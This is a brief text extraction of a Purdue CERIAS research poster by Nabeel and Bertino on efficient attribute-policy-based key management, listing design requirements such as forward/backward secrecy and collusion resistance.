
# CERIAS

the center for education and research in information assurance and security

## Efficient and Flexible Attribute Policy Based Key Management

Mohamed Nabeel, Elisa Bertino  
Department of Computer Science, Purdue University


Scalable, efficient and flexible key management is essential for many secure systems/services




### Requirements

1. Forward/backward secrecy
2. Collusion resistance
3. Transparent join/leave (Stateless - Efficiency)
4. Flexible group policies (attribute based)
5. Single encryption


### Group membership



